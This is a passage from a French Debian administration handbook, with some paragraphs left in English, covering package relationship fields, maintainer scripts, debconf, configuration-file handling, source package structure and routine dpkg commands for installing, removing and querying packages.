Pour que les paquets virtuels soient utiles, il faut que tout le monde s'entende sur leur nom. C'est pourquoi ils sont standardisés par la charte Debian. La liste comprend entre autres *mail-transport-agent* pour les serveurs de courrier électronique, *c-compiler* pour les compilateurs C, *www-browser* pour les navigateurs web, *httpd* pour les serveurs web, *ftp-server* pour les serveurs FTP, *x-terminal-emulator* pour les émulateurs de terminal en mode graphique (xterm) et *x-window-manager* pour les gestionnaires de fenêtres.

La liste complète est disponible sur le Web.

⇒ <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

**L'interchangeabilité avec un autre paquet** The Provides field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.28 present in *Buster*). As such, the package *perl* has since version 5.8 declared Provides: *libdigest-md5-perl* so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.




FIGURE 5.1 Usage d'un champ Provides pour ne pas casser les dépendances

Cette fonctionnalité est très utile puisqu'il n'est jamais possible d'anticiper les aléas du développement et qu'il faut être capable de s'ajuster aux renommages et autres remplacements automatiques de logiciels obsolètes.

#### B.A.-BA Perl, un langage de programmation

Perl (Practical Extraction and Report Language) is a very popular programming language. It has many ready-to-use modules that cover a vast spectrum of applications, and that are distributed by the CPAN (Comprehensive Perl Archive Network) servers, an exhaustive network of Perl packages.

- ⇒ <https://www.perl.org/>
- ⇒ <https://www.cpan.org/>

Comme il s'agit d'un langage interprété, un programme rédigé en Perl ne requiert pas de compilation préalable à son exécution. C'est pourquoi l'on parle de « scripts Perl ».

**Anciennes limitations** Les paquets virtuels souffraient de quelques limitations, dont la plus importante était l'absence de numéro de version. Pour reprendre l'exemple précédent, une dépendance Depends: libdigest-md5-perl ( $\geq 1.6$ ) n'était donc jamais satisfaite, pour le système de paquetage, par la présence de Perl 5.10 — bien qu'en réalité elle l'était probablement. Ne le sachant pas, le système de paquetage optait pour une politique du moindre risque en supposant que les versions ne correspondaient pas.

This limitation has been lifted in `dpkg` 1.17.11, and is no longer relevant. Packages can assign a version to the virtual packages they provide with a dependency such as Provides: libdigest-md5-perl (= 1.8).

### *Remplacements : champ Replaces*

Le champ Replaces indique que le paquet contient des fichiers également présents dans un autre paquet, mais qu'il a légitimement le droit de les remplacer. En l'absence de cette précision, `dpkg` échoue en précisant qu'il ne peut pas écraser les fichiers d'un autre paquet (en fait, il est possible de lui forcer la main avec l'option `--force-overwrite`, mais ce n'est pas considéré comme une opération standard). Cela permet d'identifier les problèmes potentiels et constraint le mainteneur à étudier la question avant de choisir d'ajouter ou non ce champ.

L'emploi de ce champ se justifie dans le cas de changements de noms de paquets ou lorsqu'un paquet est intégré dans un autre. Cela se produit également quand le mainteneur a décidé de répartir différemment les fichiers entre divers paquets binaires produits depuis le même paquet source : un fichier remplacé n'appartient plus à l'ancien paquet, mais uniquement au nouveau.

Si tous les fichiers d'un paquet installé ont été remplacés, il est considéré comme supprimé. Enfin, ce champ incite aussi `dpkg` à supprimer le paquet remplacé en cas de conflit.

POUR ALLER PLUS LOIN

#### **Le champ Tag**

In the `apt` example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; `aptitude` displays these tags, and allows them to be used as search criteria. For those who are repelled by `aptitude`'s search criteria, the following website allows navigation of the tag database:

► <https://wiki.debian.org/Debtags>

### 5.2.2. Scripts de configuration

In addition to the control file, the `control.tar.gz` archive for each Debian package may contain a number of scripts, called by `dpkg` at different stages in the processing of a package. The Debian Policy describes the possible cases [in detail](#)<sup>2</sup>, specifying the scripts called and the

<sup>2</sup><https://www.debian.org/doc/debian-policy/ch-maintainerscripts.html>

arguments that they receive. These sequences may be complicated, since if one of the scripts fails, `dpkg` will try to return to a satisfactory state by canceling the installation or removal in progress (insofar as it is possible).

#### POUR ALLER PLUS LOIN

##### Base de données de `dpkg`

Tous les scripts de configuration des paquets installés sont stockés dans le répertoire `/var/lib/dpkg/info/` sous la forme d'un fichier préfixé par le nom du paquet. On y trouve également, pour chaque paquet, un fichier d'extension `.list` contenant la liste des fichiers appartenant au paquet.

Le fichier `/var/lib/dpkg/status` contient une série de blocs d'informations (au format des fameux en-têtes de courriers électroniques, RFC 2822) décrivant le statut de chaque paquet. On y trouve également les informations contenues dans le fichier `control` des différents paquets installés.

In general, the `preinst` script is executed prior to installation of the package, while `postinst` follows it. Likewise, `prerm` is invoked before removal of a package and `postrm` afterwards. An update of a package is equivalent to removal of the previous version and installation of the new one. It is not possible to describe in detail all the possible scenarios here, but we will discuss the most common two: an installation/update and a removal.

#### ATTENTION

##### Noms symboliques des scripts

Les séquences décrites dans cette section font appel à des scripts de configuration aux noms particuliers, comme `ancien-prerm` ou `nouveau-postinst`. Il s'agit respectivement du script `prerm` contenu dans l'ancienne version du paquet (installé avant la mise à jour) et du script `postinst` de sa nouvelle version (mis en place par la mise à jour).

#### ASTUCE

##### Diagrammes d'états

Manoj Srivastava and Margarita Manterola made the following diagrams explaining how the configuration scripts are called by `dpkg`.

- <https://people.debian.org/~srivasta/MaintainerScripts.html>
- <https://www.debian.org/doc/debian-policy/ap-flowcharts.html>

## *Installation et mise à jour*

Voici les étapes d'une installation (ou mise à jour) :

1. En cas de mise à jour, `dpkg` appelle la commande `ancien-prerm upgrade nouvelle-version`.
2. Pour une mise à jour toujours, `dpkg` exécute alors `nouveau-preinst upgrade ancienne-version`; pour une première installation, il exécute `nouveau-preinst install`. Il peut ajouter l'ancienne version en dernier paramètre si le paquet avait déjà été installé et supprimé entre-temps (mais non purgé, les fichiers de configuration ayant alors été conservés).
3. Les fichiers du nouveau paquet sont décompactés. Si un fichier existait au préalable, il est remplacé mais une copie de sauvegarde est temporairement réalisée.

4. En cas de mise à jour, `dpkg` exécute `ancien-postrm upgrade nouvelle-version`.
5. `dpkg` met à jour toutes ses données internes (liste de fichiers, scripts de configuration) et supprime les copies de sauvegarde des fichiers remplacés. C'est un point de non-retour : `dpkg` ne dispose plus désormais de tous les éléments nécessaires pour revenir à l'état antérieur.
6. `dpkg` va mettre à jour les fichiers de configuration en demandant à l'utilisateur de trancher s'il est incapable de tout gérer automatiquement. Les détails de cette procédure se trouvent dans la section 5.2.3, « [Sommes de contrôle, liste des fichiers de configuration](#) » page 91.
7. Enfin, `dpkg` configure le paquet en exécutant `nouveau-postinst configure dernière-version-configurée`.

### *Suppression de paquets*

Voici les étapes pour une suppression de paquet :

1. `dpkg` appelle `prerm remove`.
2. `dpkg` supprime tous les fichiers du paquet, à l'exception des fichiers de configuration et des scripts de configuration.
3. `dpkg` exécute `postrm remove`. Tous les scripts de configuration, sauf le `postrm`, sont effacés. Si l'utilisateur n'a pas demandé la « purge » du paquet, les opérations s'arrêtent là.
4. En cas de purge complète du paquet (demandée avec `dpkg --purge` ou `dpkg -P`), les fichiers de configuration sont supprimés, ainsi qu'un certain nombre de copies (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) et de fichiers temporaires ; `dpkg` exécute ensuite `postrm purge`.

#### VOCABULAIRE

#### **La purge, une suppression complète**

Lorsqu'un paquet Debian est supprimé, les fichiers de configuration sont conservés afin de faciliter une éventuelle réinstallation. De même, les données générées par un démon (comme le contenu de l'annuaire d'un serveur LDAP, ou le contenu de la base de données pour un serveur SQL) sont habituellement conservées.

Pour supprimer toute donnée associée au paquet, il faut procéder à sa « purge » avec la commande `dpkg -P paquet`, `apt-get remove --purge paquet` ou `aptitude purge paquet`.

Étant donné le caractère définitif de cette suppression de données, on prendra garde de ne pas utiliser la purge à la légère.

Les quatre scripts évoqués précédemment sont complétés par un script `config`, fourni par les paquets utilisant `debconf` pour obtenir de l'utilisateur des informations de configuration. Lors de l'installation, ce script définit en détail les questions posées par `debconf`. Les réponses sont enregistrées dans la base de données de `debconf` pour référence ultérieure. Le script est généralement exécuté par `apt` avant d'installer un à un tous les paquets afin de regrouper en début de processus toutes les questions posées à l'utilisateur. Les scripts de pré- et post-installation

pourront ensuite exploiter ces informations pour effectuer un traitement conforme aux vœux de l'utilisateur.

OUTIL  
**debconf**

debconf fut créé pour résoudre un problème récurrent chez Debian. Tous les paquets Debian incapables de fonctionner sans un minimum de configuration posaient des questions à l'utilisateur avec des appels à echo et read dans les scripts shell postinst et similaires. Mais cela impliquait également, lors d'une grosse installation ou mise à jour, de rester à côté de son ordinateur pour renseigner ces requêtes qui pouvaient se produire à tout moment. Ces interactions manuelles ont désormais presque totalement disparu au profit de l'outil debconf.

debconf offre de nombreuses caractéristiques intéressantes : il contraint le développeur à spécifier les interactions avec l'utilisateur, il permet de localiser les différentes chaînes de caractères affichées (toutes les traductions sont stockées dans le fichier templates décrivant les interactions), il dispose de différents modules d'affichage pour présenter les questions à l'utilisateur (modes texte, graphique, non interactif) et il permet de créer une base centrale de réponses pour partager la même configuration entre plusieurs ordinateurs... Mais la plus importante est qu'il est maintenant possible de présenter toutes les questions d'un bloc à l'utilisateur avant de démarrer une longue installation ou mise à jour. L'utilisateur peut alors vaquer à ses occupations pendant que le système s'installe, sans avoir à rester devant son écran pour y surveiller l'installation.

### 5.2.3. Sommes de contrôle, liste des fichiers de configuration

In addition to the maintainer scripts and control data already mentioned in the previous sections, the `control.tar.gz` archive of a Debian package may contain other interesting files. The first, `md5sums`, contains the MD5 checksums for all of the package's files. Its main advantage is that it allows `dpkg --verify` (which we will study in section 14.3.4.1, « [Audit des paquets avec dpkg --verify](#) » page 423) and `debsums` (from the package of the same name; see section 14.3.4.2, « [Audit des paquets : l'outil debsums et ses limites](#) » page 424) to check if these files have been modified since their installation. Note that when this file doesn't exist, `dpkg` will generate it dynamically at installation time (and store it in the `dpkg` database just like other control files).

`conffiles` lists package files that must be handled as configuration files (see also `deb-conffiles(5)`). Configuration files can be modified by the administrator, and `dpkg` will try to preserve those changes during a package update.

En effet, dans une telle situation, `dpkg` se comporte aussi intelligemment que possible : si le fichier de configuration standard n'a pas évolué entre les deux versions, il ne fait rien. Sinon, il va essayer de le mettre à jour. Deux cas sont possibles : soit l'administrateur n'a pas touché à ce fichier de configuration, auquel cas `dpkg` installe automatiquement la nouvelle version disponible, soit le fichier a été modifié, auquel cas `dpkg` demande à l'administrateur quelle version il souhaite utiliser (l'ancienne avec les modifications, ou la nouvelle fournie par le paquet). Pour l'aider à prendre sa décision, `dpkg` lui propose de consulter un « `diff` » présentant les différences entre les deux versions. S'il choisit de conserver l'ancienne version, la nouvelle sera stockée au même emplacement dans un fichier suffixé de `.dpkg-dist`. S'il choisit la nouvelle

version, l'ancienne sera conservée dans un fichier `.dpkg-old`. La dernière possibilité offerte consiste à interrompre momentanément `dpkg` pour éditer le fichier et tenter d'y reprendre les modifications pertinentes (préalablement identifiées grâce au `diff`).

#### POUR ALLER PLUS LOIN

##### **Forcer dpkg à poser les questions sur les fichiers de configuration**

The `--force-confask` option requires `dpkg` to display the questions about the configuration files, even in cases where they would not normally be necessary. Thus, when reinstalling a package with this option, `dpkg` will ask the questions again for all of the configuration files modified or deleted by the administrator. This is very convenient, especially for reinstalling the original configuration file if it has been deleted and no other copy is available: a normal re-installation won't work, because `dpkg` considers removal as a form of legitimate modification, and, thus, doesn't install the desired configuration file.

#### POUR ALLER PLUS LOIN

##### **Éviter les questions sur les fichiers de configuration**

`dpkg` gère la mise à jour des fichiers de configuration mais interrompt régulièrement ses opérations pour solliciter l'avis de l'administrateur. Cette caractéristique est relativement désagréable pour qui souhaite obtenir une mise à jour non interactive. C'est pourquoi ce programme propose des options permettant de répondre systématiquement selon la même logique : `--force-confold` conserve l'ancienne version du fichier ; `--force-confnew` utilise la nouvelle version du fichier (ces choix sont respectés même si le fichier n'a pas été modifié par l'administrateur ; ce n'est que rarement l'effet souhaité). Si de plus vous précisez `--force-confdef`, il fera le choix automatique quand c'est possible (c'est-à-dire lorsque le fichier de configuration original n'a pas été modifié) et ne se rabattra sur `--force-confnew` ou `--force-confold` que dans les autres cas.

These options apply to `dpkg` and are explained in detail in `dpkg(1)` or `dpkg --force-help`, but most of the time the administrator will work directly with the `aptitude` or `apt` programs. It is, thus, necessary to know the syntax used to indicate the options to pass to the `dpkg` command (their command line interfaces are very similar).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
      ::="--force-confold" full-upgrade
```

On peut placer ces options directement dans la configuration d'`apt` plutôt que de les lui spécifier à chaque fois en ligne de commande. Pour cela, il suffit d'écrire la ligne suivante dans le fichier `/etc/apt/apt.conf.d/local` :

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Intégrer cette option dans le fichier de configuration permettra d'en profiter même dans le cadre d'une interface graphique telle qu'`aptitude`.

## 5.3. Structure d'un paquet source

### 5.3.1. Format

A source package is usually comprised of three files, a `.dsc`, a `.orig.tar.gz`, and a `.debian.tar.xz` (or `.diff.gz`). They allow creation of binary packages (`.deb` files described above) from the source code files of the program, which are written in a programming language.

Le fichier `.dsc` (*Debian Source Control*, ou contrôle des sources de Debian) est un court fichier texte contenant un en-tête RFC 2822 (tout comme le fichier `control` étudié dans la section 5.2.1, « [Description : fichier control](#) » page 82) qui décrit le paquet source et indique quels autres fichiers en font partie. Il est signé par son mainteneur, ce qui en garantit l'authenticité — consulter la section 6.6, « [Vérification d'authenticité des paquets](#) » page 135 pour plus de détails à ce sujet.

#### Exemple 5.1 Un fichier `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA512  
  
Format: 3.0 (quilt)  
Source: zim  
Binary: zim  
Architecture: all  
Version: 0.68-1  
Maintainer: Zim Package Maintainers <zim@packages.debian.org>  
Uploaders: Raphaël Hertzog <hertzog@debian.org>  
Homepage: http://zim-wiki.org  
Standards-Version: 4.1.3  
Vcs-Browser: https://salsa.debian.org/debian/zim  
Vcs-Git: https://salsa.debian.org/debian/zim.git  
Build-Depends: debhelper (>= 11), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=  
    ↲ 2.6), python-gtk2, python-xdg, dh-python  
Package-List:  
    zim deb x11 optional arch=all  
Checksums-Sha1:  
    a3b50aa8e44126cc7edd2c1912adf9820f50ad58 2044224 zim_0.68.orig.tar.gz  
    4e13b37625789334da2d95b93e51e41ffd3b6b01 9300 zim_0.68-1.debian.tar.xz  
Checksums-Sha256:  
    d91518e010f6a6e951a75314138b5545a4c51151fc99f513aa7768a18858df15 2044224 zim_0.68.  
        ↲ orig.tar.gz  
    23f4ddc69af74509932acc3b5f0d4cd2af943016e4fd5740b9d98ec4d49fd8c2 9300 zim_0.68-1.  
        ↲ debian.tar.xz  
Files:  
    336041a16687abb66fd9f604b98407e8 2044224 zim_0.68.orig.tar.gz  
    1714f67b35ab69e709849ad707206ca8 9300 zim_0.68-1.debian.tar.xz
```

-----BEGIN PGP SIGNATURE-----

Comment: Signed by Raphael Hertzog

```
iQEzBAEBCgAdFiEE1823g1E0nhJ1LsbSA4gdq+vCmrkFAlqy0xkACgkQA4gdq+vC  
mrnCqAf/Ww9wg97VragtVhSFvehoVoJ0ZhoqNaSuCP/W1Fuf+P0YklzL2B1kVRXW  
X23c8Qs1v6VE2iRY3mEkdwgBs1QwF0MX7H1j jQfPHCynGHKlH5dfo5fqLizgCeu  
c9Pug3ZisjF90Cgsse07SVDqHVm06QsfAaGwpH Aw92HDz/xwj rS/4Ejntqjy0b+r  
Gmw2AZuBdhp+7C6p7In/Gg6DHPBLQGMLCKypoZKQdl+L0fWj jeyk0zMIbj ry2sRH  
H0J4FLVGAGumh3zIZlm/t3ehGfp9Dg8FvzMaCNsf80tYCSAEutrQEDBaskcTSIpq  
L0GQhKLViDuu8gzsqm7efPEhPcsF1A==  
=6jGR
```

-----END PGP SIGNATURE-----

On notera au passage que le paquet source compte lui aussi des dépendances (Build-Depends), totalement distinctes de celles des paquets binaires, puisqu'il s'agit d'outils nécessaires pour compiler le logiciel concerné et construire son paquet binaire.

#### ATTENTION

#### Espaces de noms distincts

Il est important de voir qu'il n'y a pas forcément correspondance entre le nom du paquet source et celui du ou des paquets binaires qu'il génère — c'est assez facile à comprendre si l'on sait que chaque paquet source peut générer plusieurs paquets binaires. C'est pourquoi le fichier .dsc dispose des champs Source et Binary pour nommer explicitement le paquet source et stocker la liste des paquets binaires qu'il génère.

#### CULTURE

#### Pourquoi séparer en plusieurs paquets

Il est très fréquent qu'un paquet source (donc un ensemble logiciel donné) génère plusieurs paquets binaires. Les raisons sont multiples : un logiciel peut souvent être utilisé dans différents contextes ; ainsi une bibliothèque partagée peut être installée pour faire fonctionner une application (par exemple *libc6*), ou alors elle peut être installée pour développer un nouveau logiciel (*libc6-dev* sera alors le bon paquet). On retrouve la même logique pour des services client/serveur où l'on souhaite installer la partie serveur sur une première machine et la partie client sur d'autres (c'est par exemple le cas de *openssh-server* et *openssh-client*).

Il est également fréquent que la documentation soit fournie dans un paquet dédié : l'utilisateur peut l'installer indépendamment du logiciel et peut à tout moment choisir de la supprimer pour gagner de l'espace disque. En outre, cela constitue une économie d'espace disque sur les miroirs Debian puisque le paquet de documentation sera alors partagé entre toutes les architectures (au lieu d'avoir la documentation dupliquée dans les paquets de chaque architecture).

#### PERSPECTIVE

#### Différents formats de paquet source

À l'origine, il n'y avait qu'un seul format de paquet source. Il s'agit du format 1.0 qui associe une archive .orig.tar.gz à un patch de « debianisation » .diff.gz (il existe aussi une variante — constituée d'une seule archive .tar.gz — qui est automatiquement employée si aucun fichier .orig.tar.gz n'est disponible).

Since Debian 6 *Squeeze*, Debian developers have the option to use new formats that correct many problems of the historical format. Format 3.0 (quilt) can combine multiple upstream archives in the same source package: in addition to the usual

.orig.tar.gz, supplementary .orig-component.tar.gz archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with xz rather than gzip, which saves disk space and network resources. Finally, the monolithic patch, .diff.gz is replaced by a .debian.tar.xz archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with quilt – a tool that facilitates the management of a series of patches.

Le fichier `.orig.tar.gz` est une archive contenant les codes sources du programme tels qu'ils ont été fournis par son auteur. Il est demandé aux développeurs de ne pas modifier cette archive afin de pouvoir vérifier facilement la provenance et l'intégrité du fichier (par simple comparaison d'une somme de contrôle) et par respect pour la volonté de certains auteurs.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

#### OUTIL **Décompresser un paquet source**

Si l'on dispose d'un paquet source, on peut employer la commande `dpkg-source` (du paquet `dpkg-dev`) pour le décompresser :

```
$ dpkg-source -x zim_0.68-1.dsc
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

You can also use `apt` to download a source package and unpack it right away. It requires that the appropriate `deb-src` lines be present in the `/etc/apt/sources.list` file, however (for further details, see section 6.1, « [Renseigner le fichier sources.list](#) » page 110). These are used to list the “sources” of source packages (meaning the servers on which a group of source packages are hosted).

```
$ apt source package
Reading package lists... Done
Selected version '0.68-1' (stable) for zim
NOTICE: 'zim' packaging is maintained in the 'Git' version
        ➔ control system at:
https://salsa.debian.org/debian/zim.git
Please use:
git clone https://salsa.debian.org/debian/zim.git
to retrieve the latest (possibly unreleased) updates to the
        ➔ package.
Need to get 2055 kB of source archives.
Get:1 https://cdn-aws.deb.debian.org/debian stable/main zim
        ➔ 0.68-1 (dsc) [1586 B]
Get:2 https://cdn-aws.deb.debian.org/debian stable/main zim
        ➔ 0.68-1 (tar) [2044 kB]
Get:3 https://cdn-aws.deb.debian.org/debian stable/main zim
        ➔ 0.68-1 (diff) [9300 B]
```

```
Fetched 2055 kB in 1s (3356 kB/s)
dpkg-source: info: extracting zim in zim-0.68
dpkg-source: info: unpacking zim_0.68.orig.tar.gz
dpkg-source: info: unpacking zim_0.68-1.debian.tar.xz
```

### 5.3.2. Utilité chez Debian

Le paquet source est à la base de tout chez Debian. Tous les paquets Debian proviennent d'un paquet source et chaque changement dans un paquet Debian est la conséquence d'une modification réalisée au niveau du paquet source. Les mainteneurs Debian travaillent au niveau du paquet source, en connaissant cependant les conséquences de leurs actions sur les paquets binaires. Le fruit de leur travail se retrouve donc dans les paquets sources disponibles chez Debian : on peut y remonter facilement et tout en découle.

When a new version of a package (source package and one or more binary packages) arrives on the Debian server, the source package is the most important. Indeed, it will then be used by a network of machines of different architectures for compilation on the various architectures supported by Debian. The fact that the developer also sends one or more binary packages for a given architecture (usually i386 or amd64) is relatively unimportant, since these could just as well have been automatically generated.

► <https://buildd.debian.org/>

#### GOING FURTHER

#### Source only maintainer uploads

Right after the release of Debian 10 *Buster* the **Release Team** announced that maintainer binary uploads will no longer be accepted for main and all binary packages in this component will be built automatically from mandatory source-only uploads.

## 5.4. Manipuler des paquets avec dpkg

dpkg is the base command for handling Debian packages on the system. If you have .deb packages, it is dpkg that allows installation or analysis of their contents. But this program only has a partial view of the Debian universe: it knows what is installed on the system, and whatever it is given on the command line, but knows nothing of the other available packages. As such, it will fail if a dependency is not met. Tools such as apt and aptitude, on the contrary, will create a list of dependencies to install everything as automatically as possible.

#### dpkg ou apt ?

#### NOTE

Il faut voir dpkg comme un outil système (de *backend*) et apt comme un outil plus proche de l'utilisateur, qui permet de dépasser les limitations du précédent. Mais ces deux outils marchent de concert, chacun a ses spécificités et convient mieux à certaines tâches.

### 5.4.1. Installation de paquets

dpkg est avant tout l'outil qui permet d'installer un paquet Debian déjà accessible (car il ne peut télécharger). On utilise pour cela son option `-i` ou `--install`.

**Exemple 5.2** *Installation d'un paquet avec dpkg*

```
# dpkg -i man-db_2.8.5-2_amd64.deb
(Reading database ... 14913 files and directories currently installed.)
Preparing to unpack .../man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.62) ...
```

We can see the different steps performed by dpkg; we know, thus, at what point any error may have occurred. The installation can also be effected in two stages: first unpacking, then configuration. apt takes advantage of this, limiting the number of calls to dpkg (since each call is costly, due to loading of the database in memory, especially the list of already installed files).

**Exemple 5.3** *Dépaquetage et configuration séparée*

```
# dpkg --unpack man-db_2.8.5-2_amd64.deb
(Reading database ... 14937 files and directories currently installed.)
Preparing to unpack man-db_2.8.5-2_amd64.deb ...
Unpacking man-db (2.8.5-2) over (2.8.5-2) ...
Processing triggers for mime-support (3.62) ...
# dpkg --configure man-db
Setting up man-db (2.8.5-2) ...
Updating database of manual pages ...
```

Parfois, dpkg échouera à installer un paquet et renverra une erreur ; si on lui ordonne de l'ignorer, il se contentera alors d'émettre un avertissement : c'est à cela que servent les différentes options `--force-*`. La commande `dpkg --force-help` ou la documentation de cette commande donneront la liste complète de ces options. L'erreur la plus fréquente, et qui ne manquera pas de vous concerner tôt ou tard, est la collision de fichiers. Lorsqu'un paquet contient un fichier déjà installé par un autre paquet, dpkg refuse de l'installer. Les messages suivants apparaissent alors :

```
Dépaquetage de libgdm (à partir de .../libgdm_3.8.3-2_amd64.deb) ...
dpkg: erreur de traitement de /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (-->
 install) :
```

```
tentative de remplacement de « /usr/bin/gdmflexiserver », qui appartient aussi au  
↳ paquet gdm3 3.4.1-9
```

Dans ce cas, si vous pensez que remplacer ce fichier ne constitue pas un risque important pour la stabilité de votre système (ce qui est presque toujours le cas), vous pouvez employer l'option `--force-overwrite`, qui indiquera à `dpkg` d'ignorer cette erreur et d'écraser le fichier.

Bien que de nombreuses options `--force-*` existent, seule `--force-overwrite` est susceptible d'être employée de manière régulière. Ces options existent juste pour des situations exceptionnelles et il convient de s'en passer autant que possible afin de respecter les règles imposées par le mécanisme de paquetage — règles qui garantissent la cohérence et la stabilité du système, rappelons-le.

ATTENTION

**Du bon usage de  
--force-\***

Si l'on n'y prend garde, l'usage d'une option `--force-*` peut mener à un système où les commandes de la famille APT refuseront de fonctionner. En effet, certaines de ces options permettent d'installer un paquet alors même qu'une dépendance n'est pas satisfaite, ou en dépit d'un conflit mentionné. Le résultat est un système incohérent du point de vue des dépendances et les commandes APT refuseront d'exécuter la moindre action, sauf celles qui permettent de revenir dans un état cohérent (cela consiste souvent à installer la dépendance manquante ou à supprimer le paquet problématique). Cela se traduit souvent par un message comme celui-ci, obtenu après avoir installé une nouvelle version de `rdesktop` en ignorant sa dépendance sur une version plus récente de la `libc6` :

```
# apt full-upgrade  
[...]  
Vous pouvez lancer « apt-get -f install » pour corriger ces  
↳ problèmes.  
Les paquets suivants contiennent des dépendances non  
↳ satisfaites :  
rdesktop: Dépend: libc6 (>= 2.5) mais 2.3.6.ds1-13etch7  
↳ est installé  
E: Dépendances manquantes. Essayez d'utiliser l'option -f.
```

L'administrateur aventureux qui est certain de la justesse de son analyse peut choisir d'ignorer une dépendance ou un conflit, donc d'employer l'option `--force-*` correspondante. Dans ce cas, s'il veut pouvoir continuer d'employer `apt` ou `aptitude`, il doit éditer `/var/lib/dpkg/status` pour supprimer/modifier la dépendance ou le conflit qu'il a choisi d'outrepasser.

This manipulation is an ugly hack, and should never be used, except in the most extreme case of necessity. Quite frequently, a more fitting solution is to recompile the package that is causing the problem (see section 15.1, « Recompiler un paquet depuis ses sources » page 460) or use a new version (potentially corrected) from a repository such as the stable-backports one (see section 6.1.2.4, « Rétroportages vers stable » page 114).

### 5.4.2. Suppression de paquets

Invoking `dpkg` with the `-r` or `--remove` option, followed by the name of a package, removes that package. This removal is, however, not complete: all of the configuration files, maintainer scripts, log files (system logs) and other user data handled by the package remain. That way disabling the program is easily done by uninstalling it, and it is still possible to quickly reinstall it with the same configuration. To completely remove everything associated with a package, use the `-P` or `--purge` option, followed by the package name.

#### Exemple 5.4 Suppression puis purge du paquet `debian-cd`

```
# dpkg -r debian-cd
(Reading database ... 15915 files and directories currently installed.)
Removing debian-cd (3.1.25) ...
# dpkg -P debian-cd
(Reading database ... 15394 files and directories currently installed.)
Purging configuration files for debian-cd (3.1.25) ...
```

### 5.4.3. Consulter la base de données de `dpkg` et inspecter des fichiers .deb

#### B.A.-BA Syntaxe des options

La plupart des options sont disponibles en version « longue » (un ou plusieurs mots significatifs, précédés d'un tiret double) ou « courte » (une seule lettre, souvent l'initiale d'un mot de la version longue, et précédée d'un seul tiret). Cette convention est si fréquente qu'elle est normée POSIX.

Avant de conclure cette section, nous allons décrire un certain nombre d'options de `dpkg` permettant d'interroger sa base de données interne afin d'obtenir des informations. En donnant d'abord les options longues puis les options courtes correspondantes (qui prendront évidemment les mêmes éventuels arguments), citons `--listfiles paquet` (ou `-L`), qui affiche la liste des fichiers installés par ce paquet ; `--search fichier` (ou `-S`), qui retrouve le paquet d'où provient ce fichier ; `--status paquet` (ou `-s`), qui affiche les en-têtes d'un paquet installé ; `--list` (ou `-l`), qui affiche la liste des paquets connus du système ainsi que leur état d'installation ; `--contents fichier.deb` (ou `-c`), qui affiche la liste des fichiers contenus dans le paquet Debian spécifié ; `--info fichier.deb` (ou `-I`), qui affiche les en-têtes de ce paquet Debian.

#### CAUTION `dpkg --search and merged /usr`

For [various reasons<sup>3</sup>](#), Debian now installs by default a few top-level directories as symlinks to their counterparts below `/usr`. For instance, `/bin`, `/sbin` and `/lib` are now symlinks to, respectively, `/usr/bin`, `/usr/sbin` and `/usr/lib`.

While this does provide desirable benefits, it can also be a source of confusion. For example, when you query `dpkg` which package is owning a given file, it will only be able to answer when you ask for its original path:

```
$ dpkg --search /bin/mount
mount: /bin/mount
$ dpkg --search /usr/bin/mount
dpkg-query: no path found matching pattern /usr/bin/mount
$ dpkg --search /bin/apt
dpkg-query: no path found matching pattern /bin/apt
$ dpkg --search /usr/bin/apt
apt: /usr/bin/apt
```

**Exemple 5.5 Diverses requêtes avec dpkg**

```
$ dpkg -L base-passwd
/.
/usr
/usr/sbin
/usr/sbin/update-passwd
/usr/share
/usr/share/base-passwd
/usr/share/base-passwd/group.master
/usr/share/base-passwd/passwd.master
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/users-and-groups.html
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc-base
/usr/share/doc-base/users-and-groups
/usr/share/lintian
/usr/share/lintian/overrides
/usr/share/lintian/overrides/base-passwd
/usr/share/man
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/fr
